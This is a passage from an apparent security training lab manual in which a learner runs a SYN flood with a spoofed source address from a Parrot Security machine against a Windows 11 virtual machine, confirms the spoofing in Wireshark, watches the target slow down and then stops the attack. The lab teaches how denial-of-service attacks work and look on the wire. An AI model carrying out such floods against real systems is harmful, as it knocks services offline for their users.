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
19. To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 11** machine.

20. To confirm, switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

    Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



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

21. Click **Search** icon ( ) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



22. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

    Note: The network interface might differ when you perform the task.

    Note: If a **Software Update** pop-up appears click on **Remind me later**.



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
23. **Wireshark** displays the traffic coming from the machine. Here, you can observe that the **Source IP** address is that of the **Windows Server 2019** (10.10.1.19) machine. This implies that the IP address of the **Parrot Security** machine has been spoofed.



24. Observe that the target machine (**Windows 11**) has drastically slowed, implying that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources will eventually be completely exhausted, causing it to stop responding.

25. Once the performance analysis of the machine is complete, switch to the **Parrot Security** machine and press **Ctrl+C** to terminate the attack.

